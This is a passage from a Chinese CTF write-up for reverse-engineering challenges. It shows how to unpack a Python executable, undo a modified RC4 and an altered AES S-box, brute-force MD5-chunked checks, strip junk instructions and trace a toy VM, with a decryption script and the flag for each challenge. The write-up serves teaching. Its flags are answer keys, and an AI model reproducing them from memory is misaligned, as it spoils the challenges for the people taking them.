# [82, 52, 95, 77, 99, 105, 95, 87, 119, 121, 55, 95, 100, 109, 104, 118, 99,
98]
char_list = [chr(num) for num in data]
s1 = ''.join(char_list)
print(s1)
# R4_Mci_Wwy7_dmhvcb

def re_rot13(s, R):
    result = []
    for i in s:
        if 'A' <= i <= 'Z':
            result.append(chr((ord(i) - ord('A') - R) % 26 + ord('A')))
        elif 'a' <= i <= 'z':
            result.append(chr((ord(i) - ord('a') - R) % 26 + ord('a')))
        elif '0' <= i <= '9':
            result.append(chr((ord(i) - ord('0') - R) % 10 + ord('0')))
        else:
            result.append(i)
    return ''.join(result)

s2 = re_rot13(s1, r)
print(s2)
# DO_You_Iik3_python
flag = hashlib.md5(s2.encode()).hexdigest()
print("SYC{" + flag + "}")

# SYC{ed798fdd74e5c382b9c7fcca88500aca}
```

奇怪的RC4

能看出来是python打包的exe

用`pyinstxttractor`解包




注意，要对应版本的python，不然可能出现解包不完全

因为python版本为3.8，可以使用`uncompyle6`工具把解包的pyc → py

打开py文件会发现调用了Rc4，如果按标准Rc4去解的话，会发现解不出来

说明对Rc4进行了魔改，在解包后的文件夹里有`PYZ-00.pyz_extracted`，里面会放对应的库文件。找到Rc4.pyc，同样`uncompyle6`一把梭



```
        plaintext[i] += i
    S = KSA(key)
    xor_value = PRGA(S)
    for i in range(len(plaintext)):
        plaintext[i] ^= (int(next(xor_value)) + 6)
    return plaintext
```


网上找个Rc4源码一对比，就能发现这个地方进行了魔改，多了个异或操作


copy下来，套进脚本即得到exp

```
def KSA(key):
    j = 0
    S = list(range(256))
    key_length = len(key)
    for i in range(256):
        j = (j + S[i] + key[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]
    return S
def PRGA(S):
    i = 0
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = (S[i] + S[j]) % 256
        yield k

def reverse_xor1(ciphertext, xor_list):
    try:
        xor_list = [ord(i) for i in xor_list]
    except:
        pass
    result = []
    for i in range(len(ciphertext)):
        result.append(ciphertext[i] ^ xor_list[i])
    return result

def reverse_xor2(ciphertext):
    try:
        ciphertext = [ord(i) for i in ciphertext]
    except:
        pass
    for i in range(len(cipher) - 1):
        cipher[len(cipher) - 1 - i] ^= cipher[len(cipher) - 2 - i]
    return ciphertext
```

```python
def reverse_rc4(ciphertext, key):
    key = [ord(i) for i in key]
    S = KSA(key)
    xor_value = PRGA(S)

    result = []
    for i in range(len(ciphertext)):
        result.append(ciphertext[i] ^ (next(xor_value) + 6)) # 这里进行了一点小修改
    for i in range(len(result)):
        result[i] -= i
    return result

def dec(ciphertext, key, xor_list):
    ciphertext = reverse_xor2(ciphertext)
    ciphertext = reverse_xor1(ciphertext, xor_list)
    ciphertext = reverse_rc4(ciphertext, key)
    return ciphertext


key = "SYCFOREVER"
cipher = [158, 31, 205, 434, 354, 15, 383, 298, 304, 351, 465, 312, 261, 442,
397, 474, 310, 397, 31, 21, 78, 67, 47, 133, 168, 48, 153, 99, 103, 204, 137,
29, 22, 13, 228, 3, 136, 141, 248, 124, 26, 26, 65, 200, 7]
xor_list = list(range(len(cipher)))
flag = dec(cipher, key, xor_list)
for i in flag:
    print(chr(i), end='')

# SYC{Bel1eve_thAt_you_a3e_Unique_@nd_tHe_beSt}
```

blasting_master





```
IDA View-A | Pseudocode-B | Strings | Pseudocode-A | Hex View-1

1  void __fastcall encrypt(__int64 input)
2  {
3    int i; // [rsp+14h] [rbp-1Ch]
4    int j; // [rsp+18h] [rbp-18h]
5    __int64 temp; // [rsp+1Eh] [rbp-12h] BYREF
6    __int16 v4; // [rsp+26h] [rbp-Ah]
7    unsigned __int64 v5; // [rsp+28h] [rbp-8h]
8
9    v5 = __readfsqword(0x28u);
10   temp = 0LL;
11   v4 = 0;
12   for ( i = 0; i <= 3; ++i )
13     *((_BYTE *)&temp + i) = *(_BYTE *)(dword_4040 + i + input);
14   BYTE4(temp) = 0;
15   MD5_enc(&temp, &s2[16 * dword_4040]);
16   for ( j = 0; j <= 15; ++j )
17     s2[16 * dword_4040 + j] = 7 * ((j + 42) ^ s2[16 * dword_4040 + j]) + 82 * (j % 15);
18   ++dword_4040;
19 }
```

动态调试理一遍逻辑

以SYC{TEST}为例

取input的前四位，即'SYC{'
进行16位MD5加密，对加密后的值进行
(md5_data[j] ^ (j + 42)) * 7 + (j % 15) * 82) % 256
得到16个加密后的数据

取值向后移动一位，即'YC{T'
重复以上操作，得到16个加密后的数据

重复n次，得到n * 16长度的数据
由于密文为640长度，flag长度为640 / 16 + 3 = 43

MD5不可逆，所以如题目一样进行爆破

```python
import hashlib

cipher = [640长度的cipher]

md5_list = lambda input_str: list(hashlib.md5(input_str.encode()).digest())
cip = [cipher[16 * i: 16 * (i + 1)] for i in range(40)]
data1 = 'S'
data2 = 'Y'
data3 = 'C'
print("SYC", end='')
for i in range(40):
    for x in range(32, 128):
        input_str = data1 + data2 + data3 + chr(x)
        md5_lis = md5_list(input_str)
        if all(cip[i][j] == ((md5_lis[j] ^ (j + 42)) * 7 + (j % 15) * 82) % 256
for j in range(16)):
            print(chr(x), end='')
            data1 = data2
            data2 = data3
            data3 = chr(x)
            if data3 == '}':
                exit(0)

# SYC{wOw!yOu_@re_th3_BeSt_blasting_Exp3rt!!}
```

AES!

`AES-128-ECB` 模式，仅仅改了S盒

解题只需要

- 根据S盒生成原理，得到逆S盒

然后套标准AES-128-ECB的板子一把梭


```
SYC{B3l1eue_Th@t_yOu__l3aRn_Aes}
```

CPP_flower

考点就是题名，主要难点在花指令

经典的JNZ/JZ花指令和CALL-RETN花指令，后者加了一点脏东西

- 花1



JNZ/JZ直接nop，下面call指令也爆红，机器码E8也是花指令

这种花有3处

- 花2

CALL-RETN，中间一段无意义指令，整段nop掉即可，一样有3处

花指令都去除后，是一段简单的C++逻辑，以固定种子0x7DE9，生成模256的50个data

`iput ^ data = cipher`

exp如下：

```
#include <iostream>
#include <vector>
#include <cstdlib>
using namespace std;
```

```
int main()
{
    int cipher[] = {62, 152, 235, 38, 37, 142, 37, 229, 134, 200, 63, 152, 200,
222, 82, 68, 160, 203, 43, 42, 60, 170, 190, 203, 136, 85, 158, 109, 217, 148,
151, 28, 82, 49, 89, 254, 26, 26, 232, 208, 58, 156, 6, 94, 37, 90, 228, 34,
161, 197};
    vector<int> xor_value;
    int i = 0;
    srand(32233);
    while (i < 50)
    {
        xor_value.push_back((rand() % 0xff));
        i++;
    }
    for (i = 0; i < 50; i++)
    {
        char result = xor_value[i] ^ cipher[i];
        cout << result;
    }
}

// SYC{YOu_c@n_3nJoy_yhe_Flow3r_anytime_and_anywhere}
```

baby_vm

比较基础的一道vm题，给出我出题用的结构体

```
typedef enum {
    ADD = 0x33,
    SUB,
    MUL,
    DIV,
    XOR,
    PUSH,
    POP,
    MOV0,
    MOV1,
    MOV2,
    MOV3,
    MOV4,
    MOV5,
    MOV6,
    MOV7,
    INC,
    LOOP,
    CMP,
    INSERT,
    GET,
    EXIT = 0xff
}VM_CODE;
```

理出对应case的操作，现在有opcode和vm逻辑，搓一个解释器看看执行了什么

```
#include <stdio.h>
```

```c
#include <stdlib.h>

int main() {
    unsigned char eax = 0;
    unsigned char ebx = 0;
    unsigned char ecx = 0;
    unsigned char edx = 0;
    char zf = 0;
    int ip = 0;
    int sp = 0;
    char input[51] = {0};
    int stack[100] = {0};
    char cmp[] = {
        0x0E, 0x40, 0x7E, 0x1E, 0x13, 0x34, 0x1A, 0x17, 0x6E, 0x1B, 0x1C, 0x17,
0x2E, 0x0C, 0x1A, 0x30,
        0x69, 0x32, 0x26, 0x16, 0x1A, 0x15, 0x25, 0x0E, 0x1C, 0x42, 0x30, 0x32,
0x0B, 0x42, 0x79, 0x17,
        0x6E, 0x42, 0x29, 0x17, 0x6E, 0x5A, 0x2D, 0x20, 0x1A, 0x16, 0x26, 0x10,
0x05, 0x15, 0x6E, 0x0D,
        0x58, 0x24
    };
    int code[] = {
        0x46, 0x3f, 0x0, 0x3c, 0x3f, 0x19, 0x3d, 0x3a, 0x3e, 0x3f, 0x53, 0x33,
0x38, 0x3f, 0x59, 0x3e,
        0x39, 0x34, 0x3e, 0x3f, 0x43, 0x37, 0x38, 0x40, 0x42, 0x3c, 0x3f, 0x63,
0x3e, 0x3a, 0x37, 0x3e,
        0x3f, 0x79, 0x33, 0x38, 0x3f, 0x73, 0x3e, 0x39, 0x34, 0x38, 0x40, 0x42,
0x3c, 0x43, 0x26, 0x3f,
        0x31, 0x3c, 0x3f, 0x32, 0x3d, 0x41, 0x3e, 0x39, 0x44, 0x43, 0x4, 0xff
    };

    while (1) {
        int opcode = code[ip];
        switch (opcode) {
            case 0x33:
                eax += edx;
                printf("add eax edx\n");
                ++ip;
                break;
            case 0x34:
                eax -= edx;
                printf("sub eax edx\n");
                ++ip;
                break;
            case 0x35:
                eax *= edx;
                printf("mul eax edx\n");
                ++ip;
                break;
            case 0x36:
                eax /= (unsigned short)edx;
                printf("div eax edx\n");
                ++ip;
                break;
            case 0x37:
```

```
                eax = eax ^ edx;
                printf("xor eax, edx\n");
                ++ip;
                break;
            case 0x38:
                stack[sp++] = eax;
                printf("push eax\n");
                ++ip;
                break;
            case 0x39:
                sp = sp - 1;
                eax = stack[sp];
                printf("pop eax\n");
                ++ip;
                break;
            case 0x3A:
                eax = input[ebx];
                printf("mov eax input[%d]\n", (int)ebx);
                ++ip;
                break;
            case 0x3B:
                eax = edx;
                printf("mov eax edx\n");
                ++ip;
                break;
            case 0x3C:
                ebx = eax;
                printf("mov ebx eax\n");
                ++ip;
                break;
            case 0x3D:
                ecx = eax;
                printf("mov ecx eax\n");
                ++ip;
                break;
            case 0x3E:
                edx = eax;
                printf("mov edx eax\n");
                ++ip;
                break;
            case 0x3F:
                eax = code[ip + 1];
                printf("mov eax %d\n", code[ip + 1]);
                ip += 2;
                break;
            case 0x40:
                eax = ebx;
                printf("mov eax ebx\n");
                ++ip;
                break;
            case 0x41:
                eax = cmp[ebx];
                printf("mov eax cmp[%d]\n", (int)ebx);
                ++ip;
                break;
```

```
            case 0x42:
                ++eax;
                printf("inc eax\n");
                ++ip;
                break;
            case 0x43:
                if (--ecx)
                    ip = ip - code[ip + 1];
                else
                    ip = ip + 2;
                printf("\nloop......\n");
                break;
            case 0x44:
                if (eax != edx)
                    zf = 1;
                --ebx;
                printf("if eax != edx zf = 1\n");
                printf("--ebx\n");
                ++ip;
                break;
            case 0x45:
                eax = code[ip + 1];
                printf("mov eax %d\n", code[ip + 1]);
                ip += 2;
                break;
            case 0x46:
                fgets(input, sizeof(input), stdin);
                printf("gets input\n");
                ++ip;
                break;
            case 0xFF:
                if (zf)
                    printf("something wrong\n");
                else
                    printf("Good!!!\n");
                exit(0);
                break;
        }
    }

    return 0;
}
```

得到如下逻辑:

```
mov eax 0
mov ebx edx
mov eax 25
mov ecx eax     // `ecx`为25，即是后面通过loop划分为25轮
mov eax input[0]
mov edx edx
mov eax 83
add eax edx                 // (input[0] + 83 - 89) ^ 67
push eax
mov eax 89
```

```
mov edx edx
pop eax
sub eax edx
mov edx edx
mov eax 67
xor eax, edx
push eax

mov eax ebx
inc eax                          // ebx += 1
mov ebx edx                      // 这里为input的索引


mov eax 99
mov edx edx
mov eax input[1]
xor eax, edx
mov edx edx
mov eax 121
add eax edx                 // (input[1] ^ 99) + 121 - 115
push eax
mov eax 115
mov edx edx
pop eax
sub eax edx
push eax


mov eax ebx
inc eax                     // ebx += 1
mov ebx edx

loop......
.....................// 省略重复部分
loop......

mov eax input[46]
mov edx edx
mov eax 83
add eax edx
push eax                    // (input[46] + 83 - 89) ^ 67
mov eax 89
mov edx edx
pop eax
sub eax edx
mov edx edx
mov eax 67
xor eax, edx
push eax
mov eax ebx
inc eax
mov ebx edx
mov eax 99
mov edx edx
mov eax input[47]
```

```
xor eax, edx
mov edx edx
mov eax 121                     // (input[47] ^ 99) + 121 - 115
add eax edx
push eax
mov eax 115
mov edx edx
pop eax
sub eax edx
push eax
mov eax ebx
inc eax
mov ebx edx

loop......

mov eax input[48]
mov edx edx
mov eax 83
add eax edx
push eax
mov eax 89
mov edx edx
pop eax
sub eax edx                 // (input[48] + 83 - 89) ^ 67
mov edx edx
mov eax 67
xor eax, edx
push eax
mov eax ebx
inc eax
mov ebx edx
mov eax 99
mov edx edx
mov eax input[49]
xor eax, edx
mov edx edx
mov eax 121
add eax edx             // (input[49] ^ 99) + 121 - 115
push eax
mov eax 115
mov edx edx
pop eax
sub eax edx
push eax
mov eax ebx
inc eax
mov ebx edx

loop......

mov eax 49
mov ebx edx                 // `ebx`初始化为49为cmp的索引
mov eax 50                  // `ecx`为50，逐位进行比较
mov ecx eax
```

```
mov eax cmp[49]
mov edx edx
pop eax                      // pop input[49]
if eax != edx zf = 1
--ebx

loop......

mov eax cmp[48]
mov edx edx
pop eax                      // pop input[48]
if eax != edx zf = 1
--ebx

loop......
.............. // 省略重复部分
loop......

mov eax cmp[2]
mov edx edx
pop eax                          // pop input[2]
if eax != edx zf = 1
--ebx

loop......

mov eax cmp[1]
mov edx edx
pop eax                          // pop input[1]
if eax != edx zf = 1
--ebx

loop......

mov eax cmp[0]
mov edx edx
pop eax                          // pop input[0]
if eax != edx zf = 1
--ebx

loop......

something wrong
```

这下逻辑就清晰了

- 奇数位：cipher[i] = flag[i] + ord('S') - ord('Y') ^ ord('C')
- 偶数位：cipher[i] = (flag[i] ^ ord('c')) + ord('y') - ord('s')

exp:

```
cmp_data = [0x0E, 0x40, 0x7E, 0x1E, 0x13, 0x34, 0x1A, 0x17, 0x6E, 0x1B, 0x1C,
0x17, 0x2E, 0x0C, 0x1A, 0x30, 0x69, 0x32,
            0x26, 0x16, 0x1A, 0x15, 0x25, 0x0E, 0x1C, 0x42, 0x30, 0x32, 0x0B,
0x42, 0x79, 0x17, 0x6E, 0x42, 0x29, 0x17,
            0x6E, 0x5A, 0x2D, 0x20, 0x1A, 0x16, 0x26, 0x10, 0x05, 0x15, 0x6E,
0x0D, 0x58, 0x24]
for i in range(len(cmp_data)):
    if i % 2 == 0:
        print(chr((cmp_data[i] ^ 67) + 89 - 83), end='')
    else:
        print(chr((cmp_data[i] + 115 - 121) ^ 99), end='')

# SYC{VM_r3verse_IOOks_llke_yON_@r3_pr37ty_skiLl3d!}
```

由于这个VM逻辑简单，其实也可以爆破解决

先来一道签到题

> 汇编文件编译为可执行文件

gcc编译一下

```
gcc ssssss.s -o task
```

再ida打开

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rcx
  const char *v4; // rax
  int i; // [rsp+Ch] [rbp-54h]
  char s1[72]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v8; // [rsp+58h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  __isoc99_scanf(&unk_2004, s1, envp);
  for ( i = 0; 2 * i < 32; ++i )
  {
    v3 = (2 * i);
    s1[v3] ^= 7u;
    s1[v3 + 1] -= 5;
  }
  if ( !strcmp(s1, target_data) )
    v4 = "good job!";
  else
    v4 = "maybe try again!";
  puts(v4);
  return 0;
}
```

一个简单的加密

exp: {#exp-1}

```
#include<stdio.h>

int main() {
    char input[] ="TTDv^jrZu`Gg6tXfi+pZojpZSjXmbqbmt.&x";
    int len = sizeof(input) / sizeof(input[0]) - 1;

    for ( int i = 0; i < len / 2; i++) {
        input[2 * i + 1] += 5;
        input[2 * i] ^= 7;
    }
  printf("%s", input);
  return 0;
}//SYC{You_re@l1y_knOw_how_To_revers3!}
```

让我康康你的调试

> 调试(rc4+异或)

ida打开，

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int i; // [rsp+4h] [rbp-7Ch]
  char v5[57]; // [rsp+17h] [rbp-69h] BYREF
  __int64 s2[4]; // [rsp+50h] [rbp-30h] BYREF
  char v7; // [rsp+70h] [rbp-10h]
  unsigned __int64 v8; // [rsp+78h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  strcpy(v5, "syclover");
  s2[0] = 0xA67A02C9047D5B94LL;
  s2[1] = 0x7EF9680DBC980739LL;
  s2[2] = 0x7104F81698BFBD08LL;
  s2[3] = 0x61DB8498B686155FLL;
  v7 = 109;
  puts(s);
  __isoc99_scanf("%33s", &v5[9]);
  for ( i = 0; i <= 0x20; ++i )
    v5[i + 9] ^= 0x14u;
  rc4(&v5[9], 33LL, v5, 8LL);
  if ( !memcmp(&v5[9], s2, 0x21uLL) )
    puts(asc_2048);
  else
    puts(asc_2090);
  puts("Press Enter to exit...");
  getchar();
  getchar();
  return 0;
}
```

只有一个rc4和异或，所以加密是可逆的，把密文paste回去，重新调一遍就行了

```
[stack]:00007FFDCAEE8370 db  31h ; 1
[stack]:00007FFDCAEE8371 db  31h ; 1
[stack]:00007FFDCAEE8372 db  31h ; 1
[stack]:00007FFDCAEE8373 db  31h ; 1
[stack]:00007FFDCAEE8374 db  31h ; 1
[stack]:00007FFDCAEE8375 db  31h ; 1
[stack]:00007FFDCAEE8376 db  31h ; 1
[stack]:00007FFDCAEE8377 db  31h ; 1
[stack]:00007FFDCAEE8378 db  31h ; 1
[stack]:00007FFDCAEE8379 db  31h ; 1
[stack]:00007FFDCAEE837A db  31h ; 1
[stack]:00007FFDCAEE837B db  31h ; 1
[stack]:00007FFDCAEE837C db  31h ; 1
[stack]:00007FFDCAEE837D db  31h ; 1
[stack]:00007FFDCAEE837E db  31h ; 1
[stack]:00007FFDCAEE837F db  31h ; 1
[stack]:00007FFDCAEE8380 db  31h ; 1
[stack]:00007FFDCAEE8381 db  31h ; 1
[stack]:00007FFDCAEE8382 db  31h ; 1
[stack]:00007FFDCAEE8383 db  31h ; 1
[stack]:00007FFDCAEE8384 db  31h ; 1
[stack]:00007FFDCAEE8385 db  31h ; 1
[stack]:00007FFDCAEE8386 db  31h ; 1
[stack]:00007FFDCAEE8387 db  31h ; 1
[stack]:00007FFDCAEE8388 db  31h ; 1
```

也就是把自己的输入全部换成密文，

```
[stack]:00007FFDCAEE8370 db  94h
[stack]:00007FFDCAEE8371 db  5Bh ; [
[stack]:00007FFDCAEE8372 db  7Dh ; }
[stack]:00007FFDCAEE8373 db    4
[stack]:00007FFDCAEE8374 db 0C9h
[stack]:00007FFDCAEE8375 db    2
[stack]:00007FFDCAEE8376 db  7Ah ; z
[stack]:00007FFDCAEE8377 db 0A6h
[stack]:00007FFDCAEE8378 db  39h ; 9
[stack]:00007FFDCAEE8379 db    7
[stack]:00007FFDCAEE837A db  98h
[stack]:00007FFDCAEE837B db 0BCh
[stack]:00007FFDCAEE837C db  0Dh
[stack]:00007FFDCAEE837D db  68h ; h
[stack]:00007FFDCAEE837E db 0F9h
[stack]:00007FFDCAEE837F db  7Eh ; ~
[stack]:00007FFDCAEE8380 db    8
[stack]:00007FFDCAEE8381 db 0BDh
[stack]:00007FFDCAEE8382 db 0BFh
[stack]:00007FFDCAEE8383 db  98h
[stack]:00007FFDCAEE8384 db  16h
[stack]:00007FFDCAEE8385 db 0F8h
[stack]:00007FFDCAEE8386 db    4
[stack]:00007FFDCAEE8387 db  71h ; q
[stack]:00007FFDCAEE8388 db  5Fh ; _
```

然后调过加密就行了

```
[stack]:00007FFDCAEE836F db    0
[stack]:00007FFDCAEE8370 aSycWe1comeT0Ge db 'SYC{we1come_t0_Geek',27h,'s_3asy_rc4!}\',0
[stack]:00007FFDCAEE8392 db    0
[stack]:00007FFDCAEE8393 db    0
[stack]:00007FFDCAEE8394 db    0
[stack]:00007FFDCAEE8395 db    0
[stack]:00007FFDCAEE8396 db    0
[stack]:00007FFDCAEE8397 db    0
[stack]:00007FFDCAEE8398 db    0
[stack]:00007FFDCAEE8399 db    0
[stack]:00007FFDCAEE839A db    0
[stack]:00007FFDCAEE839B db    0
[stack]:00007FFDCAEE839C db    0
[stack]:00007FFDCAEE839D db    0
[stack]:00007FFDCAEE839E db    0
[stack]:00007FFDCAEE839F db    0
```

0x27转换成字符 '

当然，这道题也可以用赛博厨子一把梭或者写脚本。

也许你也听jay

> 变量名混淆

直接vscode打开，修改变量名，

```
int main() {

    char URL[46];
    char v1[46];
    strcpy(v1, URL);
    char s[] = {0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d, 0x36, 0x8d, 0x74, 0x82, 0x88, 0
    int  t[] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10, 0x11, 0x12, 0
    int  n[] = {0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0
    int a[]={0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53
    int len = strlen(URL);
    for(int i = 0; i < len; i++) {
        a[i] ^=  n[i+1];

    }
    for(int i = 0; i < len; i++) {
        v1[i] ^=  t[i];

    }
     for(int i = 0; i < len; i++) {
        a[i] -=  t[i];

    }
    for(int i = 0; i < len; i++) {
            v1[i] -=  t[47 + i];
            t[i]^=a[51];

}
    for(int i = 0; i < len; i++) {
        v1[i] +=  n[i];
    }
    for(int i=0;i<len;i++){
        if(v1[i] != s[i]){
            printf("Error");
        }
    }


    return 0;
```

加密不复杂，


exp: {#exp-2}

```
#include<stdio.h>
#include<string.h>
int main() {

    //char URL[];
    char v1[] = {0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82,
0x53, 0x95, 0x7d, 0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80,
0x6c, 0x78, 0x2f, 0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1,
0x27, 0x32, 0x34, 0x1f, 0x39, 0x23, 0xde, 0x1c, 0x17, 0xd4};
    int  v2[] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A,
0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
